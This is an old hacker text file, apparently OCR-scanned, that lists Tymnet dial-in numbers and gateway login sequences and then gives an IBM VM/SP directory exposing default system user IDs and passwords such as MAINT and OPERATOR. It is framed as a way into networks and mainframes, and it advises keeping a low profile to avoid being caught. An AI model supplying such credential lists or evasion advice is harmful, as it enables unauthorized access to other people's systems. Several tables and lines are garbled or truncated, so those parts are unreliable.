NODE	CITY	STATE	DENSITY	ACCESS NUMBERS	NWRK
05443 05443 05443 05443 05443 05443 05443 05443	KANSAS CITY HAYS HUTCHINSON LAWRENCE MANHATTAN PARSONS SALINA TOPEKA WICHITA	KANSAS KANSAS KANSAS KANSAS KANSAS KANSAS KANSAS KANSAS KANSAS	300/1200 300/1200 300/1200 300/1200 300/1200 300/1200 300/1200	316/669-1052	@MRLK @MRLK @MRLK @MRLK @MRLK @MRLK @MRLK @MRLK
04766 04766	BRIDGETON/ST. LOUIS ST. LOUIS	MISSOURI MISSOURI	•	314/622-0900 314/622-0900	@MRLK @MRLK
06510 06510 06510 06510 03167 06510	ADA ALTUS ALVA ARDMORE BARTLESVILLE CLINTON DURANT	OKLAHOMA OKLAHOMA OKLAHOMA OKLAHOMA OKLAHOMA OKLAHOMA OKLAHOMA	300/1200 300/1200 300/1200 300/1200 300/1200	405/436-0252 405/477-0321 405/327-1441 405/223-8086 918/336-6901 405/323-8102 405/924-2680	@MRLK @MRLK @MRLK @MRLK @MRLK @MRLK @MRLK

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06510	ENID	OKLAHOMA	300/1200	405/242-8221	@MRLK
06510	LAWTON	OKLAHOMA	300/1200	405/248-8772	@MRLK
03167	MCALESTER	OKLAHOMA	300/1200	918/426-0900	@MRLK
03167	MIAMI	OKLAHOMA	300/1200	918/540-1551	@MRLK
03167	MUSKOGEE	OKLAHOMA	300/1200	918/683-1114	@MRLK
06510	OKLAHOMA CITY	OKLAHOMA	300/1200	405/236-0660	@MRLK
06510	PONCA CITY	OKLAHOMA	300/1200	405/762-9926	@MRLK
03167	SALLISAW	OKLAHOMA	300/1200	918/775-7713	@MRLK
06510	SHAWNEE	OKLAHOMA	300/1200	405/273-0053	@MRLK
06510	STILLWATER	OKLAHOMA	300/1200	405/377-5500	@MRLK
03167	TULSA	OKLAHOMA	300/1200	918/583-6606	@MRLK
06510	WOODWARD	OKLAHOMA	300/1200	405/256-9947	@MRLK

@MRLK - SOUTHWESTERN BELL TELEPHONE- NETWORK NAME IS MICROLINK II (R)

(CONNECT MESSAGE)
(PLEASE TYPE YOUR TERMINAL IDENTIFIER)

A _ (YOUR TERMINAL IDENTIFIER)

WELCOME TO MICROLINK II

-XXXX:01-030-

PLEASE LOG IN:

.T < _C _R _> _ (USERNAME TO ACCESS TYMNET)

HOST: CALL CONNECTED

-GWY OXXXX- TYMNET: PLEASE LOG IN:

SOUTHERN NEW ENGLAND

NODE	CITY	STATE	DENSITY	ACCESS NUMBERS	NWRK
02727	BRIDGEPORT	CONNECTICUT	300/2400	203/366-6972	@CONNNET
02727	BRISTOL	CONNECTICUT	300/2400	203/589-5100	@CONNNET
02727	CANAAN	CONNECTICUT	300/2400	203/824-5103	@CONNNET
02727	CLINTON	CONNECTICUT	300/2400	203/669-4243	@CONNNET
02727	DANBURY	CONNECTICUT	300/2400	203/743-2906	@CONNNET
02727	DANIELSON	CONNECTICUT	300/2400	203/779-1880	@CONNNET
02727	HARTFORD/MIDDLETOWN	CONNECTICUT	300/2400	203/724-6219	@CONNNET
02727	MERIDEN	CONNECTICUT	300/2400	203/237-3460	@CONNNET
02727	NEW HAVEN	CONNECTICUT	300/2400	203/776-1142	@CONNNET
02727	NEW LONDON	CONNECTICUT	300/2400	203/443-0884	@CONNNET
02727	NEW MILFORD	CONNECTICUT	300/2400	203/355-0764	@CONNNET
02727	NORWALK	CONNECTICUT	300/2400	203/866-5305	@CONNNET
02727	OLD GREDDWICH	CONNNETICUT	300/2400	203/637-8872	@CONNNET
02727	OLD SAYBROOK	CONNECTICUT	300/2400	203/388-0778	@CONNNET
02727	SEYMOUR	CONNECTICUT	300/2400	203/881-1455	@CONNNET
02727	STAMFORD	CONNECTICUT	300/2400	203/324-9701	@CONNNET
02727	STORRS	CONNECTICUT	300/2400	203/429-4243	@CONNNET
02727	TORRINGTON	CONNECTICUT	300/2400	203/482-9849	@CONNNET
02727	WATERBURY	CONNECTICUT	300/2400	203/597-0064	@CONNNET
02727	WILLIMANTIC	CONNECTICUT	300/2400	203/456-4552	@CONNNET
02727	WINDSOR	CONNECTICUT	300/2400	203/688-9330	@CONNNET
02727	WINDSOR LCKS/ENFIELD	CONNECTICUT	300/2400	203/623-9804	@CONNNET

@CONNNET - SOUTHERN NEW ENGLAND TELEPHONE - NETWORK NAME IN CONNNET

(CONNECT MESSAGE)

 $H_H \subset C_R$ (SYNCHRONIZES DATA SPEEDS)

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(DOES NOT ECHO TO THE TERMINAL)

CONNNET

 $._$ T_ <_ C_ R_>_ (MUST BE CAPITAL LETTERS)

26-SEP-88 18:33 (DATA)

031069 (ADDRESS CONFIRMATION)

COM (CONFIRMATION OF CALL SET-UP)


-GWY OXXXX-TYMNET: PLEASE LOG IN:

On a side note, the recent book The Cuckoo's Egg provides some interesting information (in the form of a story, however) on a Tymnet hacker. Remember that he was into BIG things, and hence he was cracked down upon. If you keep a low profile, networks should provide a good access method.

If you can find a system that is connected to the Internet that you can get on from Tymnet, you are doing well.

==Phrack Inc.==

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This file written by Goe (my nickname). Any comments or criticisms or corrections are welcomed. Anyone with a good knowledge can modify this.

The article's topic is the IBM VM/SP running CMS and using DIRMAINT. I do not know if it works in MVS/TSO or VSE.

The first table contains the original default IDs & passwords from IBM Corp.

The second table contains those default IDs & passwords that IBM customized for its customer.

```
*****************
* 3380
         SYSTEM DIRECTORY
*****************
     The addresses 123, 124, and 125 are virtual ad-
     dresses. The address 123 is critical since it is
     used in DMKSYS, the directory, and the service en-
     vironments of the Interactive Productivity Facil-
     ity. Do not change this address. If you still want
     to change it, remember it must be changed in
     DMKSYS, all service environments, the 'DIRECTORY'
    statement below, and in the 'MDISK' statements
    found under the userid 'MAINT'.
    NOTE: Remember these are only virtual addresses
    not real addresses, so there is no need to change
     them to match your hardware addresses. More in-
     formation is contained in the system Installation
     Guide.
*************
DIRECTORY 123 3380 VMSRES
*************
    3380 SYSTEM RESERVED AREAS (NOT FOR MINIDISKS)
USER $ALLOC$ NOLOG
MDISK A01 3380 000 001 VMSRES R
MDISK B01 3380 000 001 VMPK01 R
MDISK E01 3380 000 001 VMPK04 R
MDISK F11 3380 000 001 PROFPK R
MDISK F21 3380 000 001 SQLPK R
USER $TEMP$
          NOLOG
```

MDISK A09 3380 272 228 VMSRES R MDISK D09 3380 277 258 VMPK01

USER \$TDISK\$ NOLOG

```
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4.txt
MDISK A08 3380 585 091 VMSRES R
USER $CPNUC$ NOLOG
MDISK A02 3380 001 005 VMSRES R
USER $DIRECT$ NOLOG
MDISK A03 3380 500 002 VMSRES R
USER $SAVSYS$ NOLOG
MDISK A04 3380 006 011 VMSRES R
MDISK B04 3380 012 056 VMPK01 R
USER $SYSERR$ NOLOG
MDISK A06 3380 019 002 VMSRES R
USER $SYSCKP$ NOLOG
MDISK A05 3380 271 001 VMSRES R
USER $SYSWRM$ NOLOG
MDISK A07 3380 017 002 VMSRES R
SYSTEM RELATED USERIDS
*****************
USER AUTOLOG1 NOLOG 512K 1M ABCDEG
ACCOUNT 2 SYSTEM
 IPL CMS PARM AUTOCR
 CONSOLE 009 3215
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
LINK MAINT 190 190 RR
LINK MAINT 19D 19D RR
LINK MAINT 19E 19E RR
MDISK 191 3380 093 001 VMPK01 MR RAUTOLOG WAUTOLOG MAUTOLOG
USER CMSBATCH NOLOG 1M 2M G
ACCOUNT 3 SYSTEM
OPTION ACCT
IPL CMS PARM AUTOCR
CONSOLE 009 3215
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
LINK MAINT 190 190 RR
MDISK 195 3380 068 002 VMPK01 MR RBATCH WBATCH
USER CMSUSER NOLOG 1M 3M G
 ACCOUNT 101 USER01
 IPL CMS
 CONSOLE 009 3215
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
LINK MAINT 190 190 RR
LINK MAINT 19D 19D RR
LINK MAINT 19E 19E RR
MDISK 191 3380 089 003 VMPK01 MR RCMS
                                    WCMS
                                               MCMS
USER EREP NOLOG 768K 2M FG
ACCOUNT EREP IBMCE
 IPL CMS
CONSOLE 01F 3215
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
LINK MAINT 190 190 RR
```

```
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4.txt
 LINK MAINT 19D 19D RR
 LINK MAINT 19E 19E RR
 LINK MAINT 201 192 RR
MDISK 191 3380 027 001 VMSRES WR READ
                                         WRITE
USER GCS NOLOG 5M 6M G
 ACCOUNT GCS RECVM
 OPTION ECMODE DIAG98
 IPL GCS PARM AUTOLOG
 CONSOLE 009 3215
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
 LINK MAINT 190 190 RR
 LINK MAINT 19D 19D RR
 LINK MAINT 595 595 RR
 LINK MAINT 59E 59E RR
                                         WGCS
MDISK 191 3380 677 005 VMPK01 MR RGCS
                                                   MGCS
USER IVPM1 NOLOG 3M
                    16M G
 ACCOUNT ACT4 IVPM1
 CONSOLE 009 3210
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
 LINK MAINT 190 190 RR
 LINK MAINT 193 193 RR
 LINK MAINT 194 194 RR
 LINK MAINT 19D 19D RR
MDISK 191 3380 883 001 VMSRES WR READ
                                         WRITE
USER IVPM2 NOLOG 3M
                       4M G
 ACCOUNT ACT5 IVPM2
 CONSOLE 009 3210
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
 LINK MAINT 190 190 RR
 LINK MAINT 193 193 RR
 LINK MAINT 194 194 RR
 LINK MAINT 19D 19D RR
MDISK 191 3380 884 001 VMSRES WR READ
                                         WRITE
USER MAINT CPCMS 16M 16M ABCDEFG
 ACCOUNT 1 SYSPROG
 OPTION ECMODE DIAG98
 IPL 190
 CONSOLE 009 3215
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
 MDISK 123 3380 000 885 VMSRES MW RSYSRES WSYSRES MSYSRES
 MDISK 124 3380 000 885 VMPK01 MW RSYSRES WSYSRES MSYSRES
 MDISK 127 3380 000 885 VMPK04 MW RSYSRES WSYSRES MSYSRES
 MDISK 129 3380 000 885 PROFPK MW RSYSRES WSYSRES MSYSRES
 MDISK 130 3380 000 885 SQLPK MW RSYSRES WSYSRES MSYSRES
MDISK 19D 3380 229 048 VMPK01 MW ALL WMAINT MDISK 190 3380 502 037 VMSRES MW ALL WMAINT MMAINT
 MDISK 191 3380 144 010 VMSRES MW RMAINT WMAINT MMAINT
 MDISK 193 3380 117 027 VMSRES MW RMAINT WMAINT MMAINT
 MDISK 194 3380 044 027 VMSRES MW RMAINT WMAINT MMAINT
 MDISK 196 3380 028 016 VMSRES MW RMAINT WMAINT MMAINT
 MDISK 201 3380 767 023 VMSRES MW RMAINT WMAINT
 MDISK 293 3380 790 027 VMSRES MW RCMSAUX WCMSAUX MCMSAUX
 MDISK 294 3380 862 021 VMSRES MW RCPAUX WCPAUX
 MDISK 295 3380 211 014 VMSRES MW RUSRMOD WUSRMOD MUSRMOD
 MDISK 296 3380 070 019 VMPK01 MW RCPAUX WCPAUX MCPAUX
 MDISK 319 3380 021 006 VMSRES MW ALL
                                          WMAINT
                                                   MMAINT
```

```
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4.txt
MDISK 393 3380 353 063 VMPK04 WR RMAINT WMAINT
MDISK 394 3380 416 076 VMPK04 WR RMAINT
                                         WMAINT
MDISK 396 3380 499 034 VMPK04 WR RMAINT WMAINT
MDISK 492 3380 664 011 VMPK01 MW RTSFOBJ WTSFOBJ MTSFOBJ
MDISK 494 3380 864 011 VMPK01 MW RTSFAUX WTSFAUX MTSFAUX
MDISK 496 3380 092 001 VMPK01 MW RIPCX WIPCSX
                                                   MIPSX
MDISK 497 3380 492 007 VMPK04 MW RMAINT
                                        WMAINT
MDISK 59E 3380 875 010 VMPK01 MW ALL
                                         WMAINT
                                                   MMAINT
MDISK 595 3380 682 031 VMPK01 MW RMAINT WMAINT MMAINT
MDISK 596 3380 713 021 VMPK01 MW RGCSAUX WGCSAUX MGCSAUX
USER OLTSEP NOLOG 1M 1M FG
ACCOUNT OLTSEP IBMCE
OPTION REALTIMER ECMODE
IPL 5FF
CONSOLE 01F 3215
SPOOL 00C 2540 READER *
SPOOL 00D 2540 PUNCH A
SPOOL 00E 1403 A
LINK MAINT 19D 19D RR
MDISK 5FF 3380 000 885 CEPACK MR READ
                                          WRITE
USER OPERATNS NOLOG 1M 2M BCEG
ACCOUNT 13 SYSPROG
IPL CMS
CONSOLE 009 3215
SPOOL 00C 2540 READER *
SPOOL 00D 2540 PUNCH A
SPOOL 00E 1403 A
LINK MAINT 190 190 RR
LINK MAINT 19D 19D RR
LINK MAINT 19E 19E RR
MDISK 191 3380 154 001 VMSRES MR RIPCS WIPCS
                                                   MTPCS
MDISK 193 3380 201 008 VMSRES MR RIPCS
                                         WIPCS
                                                  MIPCS
USER OPERATOR OPERATOR 3M 16M ABCDEFG
ACCOUNT 2 OPERATOR
CONSOLE 009 3215 T MAINT
SPOOL 00C 2540 READER *
SPOOL 00D 2540 PUNCH A
SPOOL 00E 1403 A
LINK MAINT 190 190 RR
LINK MAINT 19D 19D RR
LINK MAINT 19E 19E RR
MDISK 191 3380 209 002 VMSRES MR ROPER
                                        WOPER
                                                   MOPER
USER SYSDUMP1 NOLOG 1M 1M BG
ACCOUNT 16 SYSTEM
IPL CMS
CONSOLE 009 3215
SPOOL 00C 2540 READER *
SPOOL 00D 2540 PUNCH A
SPOOL 00E 1403 A
LINK MAINT 190 190 RR
LINK MAINT 19D 19D RR
LINK MAINT 19E 19E RR
MDISK 123 3380 000 885 VMSRES RR
MDISK 124 3380 000 885 VMPK01 RR
MDISK 127 3380 000 885 VMPK04 RR
MDISK 129 3380 000 885 PROFPK RR
MDISK 130 3380 000 885 SQLPK RR
USER TSAFVM NOLOG 4M 8M G
ACCOUNT 1 xxxxxx
OPTION MAXCONN 256 BMX ECMODE COMSRV ACCT CONCEAL REALTIMER
IUCV ALLOW
IUCV *CRM
IPL CMS PARM AUTOCR
```

```
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4.txt
CONSOLE 009 3215 A OPERATOR
SPOOL 00C 2540 READER *
SPOOL 00D 2540 PUNCH A
SPOOL 00E 1403 A
LINK MAINT 190 190 RR
LINK MAINT 19D 19D RR
LINK MAINT 19E 19E RR
LINK MAINT 492 192 RR
LINK MAINT 494 494 RR
MDISK 191 3380 675 002 VMPK01 MR
DEDICATE 300 4A0
______
*****************
* 3380
       SYSTEM DIRECTORY
*****************
     The virtual address 123 is critical since it is
     used in DMKSYS, the directory, and the service en-
     vironments of the Interactive Productivity Facil-
     ity. Do not change this address. If you still want
     to change it, remember it must be changed in
     DMKSYS, all service environments, the 'DIRECTORY'
     statement below, and in the 'MDISK' statements
     found under the userid 'MAINT'.
     NOTE: Remember these are only virtual addresses
     not real addresses, so there is no need to change
     them to match your hardware addresses. More in-
     formation is contained in the system Installation
     Guide.
************
DIRECTORY 123 3380 VMSRES
*****************
   EXPRESS STANDARD PROFILE FOR GENERAL PURPOSE USERIDS
*****************
PROFILE EXPPROF
IPL CMS PARM AUTOCR
CONSOLE 009 3215
SPOOL 00C 2540 READER *
SPOOL 00D 2540 PUNCH A
SPOOL 00E 1403 A
LINK MAINT 190 190 RR
LINK MAINT 19D 19D RR
LINK MAINT 19E 19E RR
******************
     3380 SYSTEM RESERVED AREAS (NOT FOR MINIDISKS)
USER $ALLOC$ NOLOG
MDISK A01 3380 000 001 VMSRES R
                                                          03131808
MDISK A02 3380 000 001 VMGCS1 R
                                                          03131808
MDISK A05 3380 000 001 VMPK01 R
                                                          03131808
MDISK A06 3380 000 001 VMSTGE R
MDISK A07 3380 000 001 PROFPK R
MDISK A08 3380 000 001 SQLPK R
                                                          03131808
MDISK A09 3380 000 001 VMPK02 R
                                                          03131808
MDISK A0A 3380 000 001 EDMD01 R
                                                          03131808
```

03131808

NOLOG

MDISK B01 3380 392 100 VMSRES R

USER \$TEMP\$

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MDISK B02	3380	392	100	VMPK01	R				03131808
USER \$TDIS MDISK C01 MDISK C02 *	3380	358							03131808 03131808
USER \$CPNU MDISK D01 *			005	VMSRES	R				03131808
USER \$DIRE MDISK E01 *			002	VMSRES	R				03131808
USER \$SAVS MDISK F01 MDISK F02	3380	006							03131808 03131808
* USER \$SYSE MDISK F03			002	VMSRES	R				03131808
USER \$SYSC MDISK F04 *			001	VMSRES	R				03131808
USER \$SYSW MDISK F05			002	VMSRES	R				03131808
*	SY ****	/STEM	[RE] ***	LATED US	SER:	IDS ******		******* * *****	
INCLUDE EX ACCOUNT 2	PPROF SYSTE	M					WAUTOLOG	MAUTOLOG	03131808
USER CMSBA ACCOUNT 3 OPTION AC IPL CMS P CONSOLE 0 SPOOL 00C SPOOL 00D SPOOL 00E LINK MAIN MDISK 195	SYSTE CT ARM AU 09 321 2540 2540 1403 T 190	ITOCR .5 READ PUNC A 190	ER ⁷ H <i>1</i> RR	k A	MR	RBATCH	WBATCH	МВАТСН	03131808
* USER CMSUS INCLUDE EX ACCOUNT 1	PPROF		. 1M	3M G					
MDISK 191 * USER EREP INCLUDE EX	EREP 7				MR	RCMS	WCMS	MCMS	03131808
ACCOUNT E LINK MAIN MDISK 191	T 201	192		VMSRES	WR	READ	WRITE		03131808
USER GCS ACCOUNT G OPTION EC IPL GCS P CONSOLE 0 SPOOL 00C SPOOL 00D SPOOL 00E LINK MAIN LINK MAIN LINK MAIN	CS REC MODE D ARM AU 09 321 2540 2540 1403 T 190 T 19D T 595	CVM DIAG9 JTOLO .5 READ PUNC A 190 19D 595	8 G ER ⁷ H <i>1</i> RR RR RR						

```
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MDISK 191 3380 514 005 VMPK01 MR RGCS WGCS MGCS
                                                                                   03131808
USER IVPM1 IVPM1 3M
                        16M G
 ACCOUNT ACT4 IVPM1
 CONSOLE 009 3210
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
 LINK MAINT 190 190 RR
 LINK MAINT 193 193 RR
 LINK MAINT 194 194 RR
 LINK MAINT 19D 19D RR
 MDISK 191 3380 868 001 VMSRES WR READ WRITE
                                                                                    03131808
USER IVPM2 IVPM2 3M 4M G
 ACCOUNT ACT5 IVPM2
 CONSOLE 009 3210
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
 LINK MAINT 190 190 RR
 LINK MAINT 193 193 RR
LINK MAINT 194 194 RR
 LINK MAINT 19D 19D RR
 MDISK 191 3380 869 001 VMSRES WR READ
                                                 WRITE
                                                                                    03131808
USER MAINT CPCMS 6M 16M ABCDEFG
 ACCOUNT 1 SYSPROG
 OPTION ECMODE DIAG98
 IPL CMS
 IUCV *CCS P M 10
 IUCV ANY P M 0
 CONSOLE 009 3215
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
**

MDISK 123 3380 000 885 VMSRES MW RSYSRES WSYSRES MSYSRES

MDISK 124 3380 000 885 VMPK01 MW RSYSRES WSYSRES MSYSRES

MDISK 126 3380 000 885 VMSTGE MW RSYSRES WSYSRES MSYSRES

MDISK 127 3380 000 885 VMGCS1 MW RSYSRES WSYSRES MSYSRES

MDISK 129 3380 000 885 PROFPK MW RSYSRES WSYSRES MSYSRES

MDISK 129 3380 000 885 PROFPK MW RSYSRES WSYSRES MSYSRES

MDISK 129 3380 000 885 PROFPK MW RSYSRES WSYSRES MSYSRES
                                                                                   03131808
                                                                                   03131808
                                                                                   03131808
                                                                                    03131808
                                                                                    03131808
 MDISK 130 3380 000 885 SQLPK MW RSYSRES WSYSRES MSYSRES
                                                                                    03131808
MDISK 131 3380 000 885 VMPK02 MW RSYSRES WSYSRES MSYSRES
                                                                                    03131808
* 19D - Help files
* 39D - Help files for NLS
* 19E - CMS extension disk. Most program products go here
* 190 - CMS nucleus and commands
* 191 - MAINT work disk and system dependent files
* 193 - CMS text / IPCS text / GCS interface texts
* 194 - CP text files and Maclibs
* 196 - HPO text files and Maclibs
* 201 - EREP files
* 293 - Aux and update files for CMS service
* 294 - Aux and update files for CP service
* 295 - CP/CMS EXPRESS/local service
* 296 - HPO aux and update files for service
* 3A0 - IPF online documentation
* 300 - VM/IPF system support, administration and operation dialogs
* 301 - IPF VM/VSE feature files
* 31A - Customer procedures and products not from VM/EXPRESS
* 310 - Maclibs for VM/IPF
* 319 - Some optional Program Products
* 393 - CMS source
* 394 - CP SOURCE
* 396 - HPO source
* 492 - TSAF
```

^{* 33}F - 5664-289 ACF/SSP Base disk * 340 - 5664-289 ACF/SSP Delta disk * 341 - 5664-289 ACF/SSP Merge disk

```
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* 342 - 5664-289 ACF/SSP Zap disk
* 343 - 5664-289 ACF/SSP Run disk
MDISK 33F 3380 687 048 VMGCS1 MR RMAINT WMAINT MMAINT 03131808 MDISK 340 3380 830 010 VMGCS1 MR RMAINT WMAINT MMAINT 03131808 MDISK 341 3380 840 020 VMGCS1 MR RMAINT WMAINT MMAINT 03131808 MDISK 342 3380 249 010 VMGCS1 WR RMAINT WMAINT MMAINT 03131808
MDISK 343 3380 110 046 VMGCS1 MR RMAINT WMAINT MMAINT
                                                                                 03131808
* 352 - 5735-XXB (EP) - 5668-854 (ACF/NCP) Base disk
* 353 - 5735-XXB (EP) - 5668-854 (ACF/NCP) Delta disk
* 354 - 5735-XXB (EP) - 5668-854 (ACF/NCP) Merge disk
* 355 - 5735-XXB (EP) - 5668-854 (ACF/NCP) Run disk
* 356 - 5735-XXB (EP) - 5668-854 (ACF/NCP) Zap disk
MDISK 352 3380 259 066 VMGCS1 WR RMAINT WMAINT MMAINT MDISK 353 3380 325 010 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                 03131808
                                                                                 03131808
MDISK 354 3380 335 020 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                 03131808
MDISK 355 3380 355 088 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                  03131808
MDISK 356 3380 443 010 VMGCS1 WR RMAINT WMAINT MMAINT
* 349 - 5735-XXB (EP) - 5668-754 (ACF/NCP subset for 3720) VMFPARM DISK
* 357 - 5735-XXB (EP) - 5668-754 (ACF/NCP subset for 3720) Base disk
* 358 - 5735-XXB (EP) - 5668-754 (ACF/NCP subset for 3720) Delta disk
* 359 - 5735-XXB (EP) - 5668-754 (ACF/NCP subset for 3720) Merge disk
* 35A - 5735-XXB (EP) - 5668-754 (ACF/NCP subset for 3720) Zap disk
* 35B - 5735-XXB (EP) - 5668-754 (ACF/NCP subset for 3720) Run disk
MDISK 349 3380 003 002 VMGCS1 MR RMAINT WMAINT MMAINT
                                                                                  03131808
MDISK 357 3380 453 066 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                  03131808
MDISK 358 3380 519 010 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                  03131808
MDISK 359 3380 529 020 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                 03131808
MDISK 35A 3380 637 010 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                 03131808
MDISK 35B 3380 549 088 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                 03131808
* 330 - 5664-204 NETVIEW Base disk
* 331 - 5664-204 NETVIEW Delta disk
* 332 - 5664-204 NETVIEW Merge disk
* 333 - 5664-204 NETVIEW Zap disk
* 334 - 5664-204 NETVIEW Run disk
MDISK 330 3380 735 095 VMGCS1 WR RMAINT WMAINT MMAINT MDISK 331 3380 647 010 VMGCS1 WR RMAINT WMAINT MDISK 332 3380 657 020 VMGCS1 WR RMAINT WMAINT MMAINT MDISK 333 3380 677 010 VMGCS1 WR RMAINT WMAINT MMAINT MDISK 334 3380 014 096 VMGCS1 WR RMAINT WMAINT MMAINT
                                                                                03131808
03131808
                                                                                  03131808
                                                                                  03131808
                                                                                  03131808
* 29F - 5664-188 RSCSV2 Update files
* 39F - 5664-188 RSCSV2 User exits disk
* 49F - 5664-188 RSCSV2 Text disk
* 59F - 5664-188 RSCSV2 191 disk
*

MDISK 29F 3380 129 004 VMPK01 MR RMAINT WMAINT MMAINT 03131808

MDISK 39F 3380 799 004 VMPK01 MR RMAINT WMAINT MMAINT 03131808
MDISK 59F 3380 208 006 VMPK01 MR RMAINT WMAINT MMAINT
                                                                                  03131808
* 322 - 5664-283 VM/IS
* 326 - 5664-283 VM/IS
* 34A - 5668-905 Graphical Display and Query Facility (GDQF)
* 346 - 5668-AAA Query Management Facility (QMF)
* 347 - 5668-AAA Query Management Facility (QMF)
* 360 - 5664-329 Contextual File Search (CFSearch/370)
* 361 - 5664-370 Display Write/370
* 363 - 5668-890 Font Library Service Facility (FLSF)
MDISK 322 3380 734 007 VMPK01 MR RMAINT WMAINT MMAINT MDISK 326 3380 166 010 VMPK01 MR RMAINT WMAINT MMAINT
                                                                                 03131808
                                                                                  03131808
```

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MDISK 346 3380 207 MDISK 347 3380 220 MDISK 360 3380 216 MDISK 361 3380 768 MDISK 363 3380 795	052 VMSRES MR RMAIN 013 SQLPK MR RMAIN 023 SQLPK MR RMAIN 040 VMSRES MR RMAIN 027 VMSRES MR RMAIN 009 VMSRES MR RMAIN	TNIAMM TNIAMW TN TNIAMM TNIAMW TN TNIAMM TNIAMW TN	03131808 03131808 03131808				
* USER OPERATNS OPERATNS 1M 2M BCEG							
	RR RR 001 VMSRES MR RIPCS						
MDISK 193 3380 256	008 VMSRES MR RIPCS	S WIPCS MIPCS	03131808				
ACCOUNT 2 OPERATOR IPL CMS PARM AUTOC CONSOLE 009 3215 T SPOOL 00C 2540 REA SPOOL 00D 2540 PUN SPOOL 00E 1403 A LINK MAINT 190 190 LINK MAINT 19D 19D LINK MAINT 19E 19E	R MAINT DER * CH A RR RR RR						
LINK MAINT 300 300 MDISK 191 3380 545	RR 002 VMSRES MR ROPER	R WOPER MOPER	03131808				
* USER SYSDUMP1 SYSDU INCLUDE EXPPROF ACCOUNT 16 SYSTEM LINK MAINT 300 300 MDISK 123 3380 000 MDISK 124 3380 000 MDISK 126 3380 000	RR 885 VMSRES RR 885 VMPK01 RR		03131808 03131808 03131808				
MDISK 127 3380 000 MDISK 129 3380 000 MDISK 130 3380 000 MDISK 131 3380 000 MDISK 191 3380 133	885 PROFPK RR 885 SQLPK RR 885 VMPK02 RR	DUMP WSYSDUMP MSYSDUM	03131808 03131808 03131808 03131808 03131808				
USER TSAFVM TSAFVM	4M 8M G						
ACCOUNT 1 XXXXXX OPTION MAXCONN 256 IUCV ALLOW IUCV *CRM IPL CMS PARM AUTOC		ACCT CONCEAL REALTIME	R				
CONSOLE 009 3215 A SPOOL 00C 2540 REA	OPERATOR DER *						
SPOOL 00D 2540 PUN SPOOL 00E 1403 A LINK MAINT 190 190	RR						
LINK MAINT 19D 19D LINK MAINT 19E 19E LINK MAINT 492 192	RR						
LINK MAINT 494 494 *DEDICATE 300 4A0	RR						
MDISK 191 3380 206	002 VMPK01 MR		03131808				
USER VSEMAINT VSEMAINT 1M 4M BG INCLUDE EXPPROF ACCOUNT 211 DOSSYS							
LINK MAINT 300 300 *LINK MAINT 301 301	RR						
		MAIN WVSEMAIN MVSEMAI	03131808				
USER VSEIPO VSEIPO	16M 16M G						

```
* SAMPLE USERID TO RUN VSE/EXPRESS/IPO
ACCOUNT 203 VSEIPO
IPL 224
*OPTION ECMODE BMX REALTIMER VIRT=REAL MAXCONN 050 STF 370E
OPTION ECMODE BMX REALTIMER MAXCONN 050
IUCV *CCS PRIORITY MSGLIMIT 050
CONSOLE 01F 3270
SPECIAL 401 3270
SPECIAL 402 3270
SPECIAL 403 3270
SPECIAL 404 3270
SPECIAL 405 3270
SPECIAL 406 3270
SPECIAL 407 3270
SPECIAL 408 3270
SPECIAL 409 3270
SPECIAL 40A 3270
SPECIAL 40B 3270
SPECIAL 40C 3270
SPECIAL 40D 3270
 SPECIAL 40E 3270
 SPECIAL 40F 3270
 SPECIAL 410 3270
 SPECIAL 411
SPECIAL 412 3270
SPECIAL 413 3270
SPECIAL 414 3270
SPECIAL 415 3270
SPECIAL 416 3270
SPECIAL 417 3270
SPECIAL 418 3270
SPECIAL 419 3270
SPECIAL 41A 3270
SPECIAL 41B 3270
SPECIAL 41C 3270
SPECIAL 41D 3270
SPECIAL 41E 3270
SPECIAL 41F 3270
SPOOL 00C 3505 A
SPOOL 00D 3525 A
SPOOL 00E 3203 A
SPOOL 05D 3525 A
SPOOL 05E 1403 A
DEDICATE 300 400
DEDICATE 080 080
LINK MAINT 190 190 RR
LINK MAINT 19E 19E RR
LINK VSEMAINT 191 191 RR
* 3380 SYSTEM
*MDISK 150 3380 000 885 DOSRES MR VSEIPO VSEIPO
*MDISK 151 3380 000 885 SYSWK1 MR VSEIPO VSEIPO
*MDISK 152 3380 000 885 SYSWK2 MR VSEIPO VSEIPO
* 3375 SYSTEM
*MDISK 140 3375 000 959 DOSRES MR VSEIPO VSEIPO
*MDISK 141 3375 000 959 SYSWK1 MR VSEIPO VSEIPO
*MDISK 142 3375 000 959 SYSWK2 MR VSEIPO VSEIPO
* FB-512 SYSTEM
*MDISK 240 FB-512 00000 558000 DOSRES MR VSEIPO VSEIPO
*MDISK 241 FB-512 00000 558000 SYSWK1 MR VSEIPO VSEIPO
*MDISK 242 FB-512 00000 558000 SYSWK2 MR VSEIPO VSEIPO
* 3350 SYSTEM
MDISK 220 3350 000 555 SYSWKB MR VSE220 VSE0WO
MDISK 222 3350 000 555 SYSWK2 MR VSE222 VSE2WO
